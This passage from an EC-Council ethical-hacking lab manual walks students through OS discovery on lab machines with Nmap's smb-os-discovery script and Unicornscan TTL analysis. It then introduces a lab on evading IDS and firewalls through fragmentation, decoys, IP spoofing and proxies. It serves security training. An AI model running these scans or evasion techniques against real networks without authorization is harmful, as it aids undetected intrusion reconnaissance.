
10. In the terminal window, type the command **nmap --script smb-os-discovery.nse [Target IP Address]** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

    Note: **--script**: specifies the customized script and **smb-os-discovery.nse**: attempts to determine the OS, computer name, domain, workgroup, and current time over the SMB protocol (ports 445 or 139).

11. The scan results appear, displaying the target OS, computer name, NetBIOS computer name, etc. details under the **Host script results** section.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





12. This concludes the demonstration of discovering the OS running on the target system using Nmap.
13. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Perform OS Discovery using Unicornscan


Unicornscan is a Linux-based command line-oriented network information-gathering and reconnaissance tool. It is an asynchronous TCP and UDP port scanner and banner grabber that enables you to discover open ports, services, TTL values, etc. running on the target machine. In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result.

Here, we will use the Unicornscan tool to perform OS discovery on the target system.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Ubuntu** virtual machine.
2. Switch to the **Parrot Security** virtual machine and click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.




6. In the terminal window, type **unicornscan [Target IP Address] -Iv** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

   Note: In this command, **-I** specifies an immediate mode and **v** specifies a verbose mode.
7. The scan results appear, displaying the open TCP ports along with the obtained TTL value of **128**. As shown in the screenshot, the **ttl** values acquired after the scan are **128**; hence, the OS is possibly Microsoft Windows (Windows 8/8.1/10/11 or Windows Server 16/19/22).


   Note: Here, the target machine is **Windows Server 2022** (**10.10.1.22**).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



8. In the **Parrot Terminal** window, type **unicornscan [Target IP Address] -Iv** (here, the target machine is **Ubuntu** [**10.10.1.9**]) and press **Enter**.
9. The scan results appear, displaying the open TCP ports along with a TTL value of **64**. As shown in the screenshot, the **ttl** value acquired after the scan is **64**; hence, the OS is possibly a Linux-based machine (Google Linux, Ubuntu, Parrot, or Kali). Using this information, attackers can formulate an attack strategy based on the OS of the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



10. This concludes the demonstration of discovering the OS of the target machine using Unicornscan.
11. Close all open windows and document all the acquired information.
12. Turn off the **Parrot Security**, **Windows Server 2022** and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Scan beyond IDS and Firewall

Scanning beyond IDS and firewall is a process of sending intended packets to the target system in order to exploit IDS/firewall limitations.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the OS of the target IP address(es) is to perform network scanning without being detected by the network security perimeters such as the firewall and IDS. IDSs and firewalls are efficient security mechanisms; however, they still have some security limitations. You may be required to launch attacks to exploit these limitations using various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc. Scanning beyond the IDS and firewall allows you to evaluate the target network's IDS and firewall security.

Lab Objectives

- Scan beyond IDS/firewall using various evasion techniques
- Create custom packets using Colasoft Packet Builder to scan beyond the IDS/firewall
- Create custom UDP and TCP packets using Hping3 to scan beyond the IDS/firewall
- Browse anonymously using Proxy Switcher
- Browse anonymously using CyberGhost VPN

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Scanning beyond IDS and Firewall

An Intrusion Detection System (IDS) and firewall are the security mechanisms intended to prevent an unauthorized person from accessing a network. However, even IDSs and firewalls have some security limitations. Firewalls and IDSs intend to avoid malicious traffic (packets) from entering into a network, but certain techniques can be used to send intended packets to the target and evade IDSs/firewalls.

Techniques to evade IDS/firewall:

- **Packet Fragmentation**: Send fragmented probe packets to the intended target, which re-assembles it after receiving all the fragments
- **Source Routing**: Specifies the routing path for the malformed packet to reach the intended target
- **Source Port Manipulation**: Manipulate the actual source port with the common source port to evade IDS/firewall
- **IP Address Decoy**: Generate or manually specify IP addresses of the decoys so that the IDS/firewall cannot determine the actual IP address
- **IP Address Spoofing**: Change source IP addresses so that the attack appears to be coming in as someone else
- **Creating Custom Packets**: Send custom packets to scan the intended target beyond the firewalls
- **Randomizing Host Order**: Scan the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall
- **Sending Bad Checksums**: Send the packets with bad or bogus TCP/UPD checksums to the intended target
- **Proxy Servers**: Use a chain of proxy servers to hide the actual source of a scan and evade certain IDS/firewall restrictions
- **Anonymizers**: Use anonymizers that allow them to bypass Internet censors and evade certain IDS and firewall rules

Lab Tasks

Task 1: Scan beyond IDS/Firewall using Various Evasion Techniques

Nmap offers many features to help understand complex networks with enabled security mechanisms and supports mechanisms for bypassing poorly implemented defenses. Using Nmap, various techniques can be implemented, which can bypass the IDS/firewall security mechanisms.

Here, we will use Nmap to evade IDS/firewall using various techniques such as packet fragmentation, source port manipulation, MTU, and IP address decoy.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.

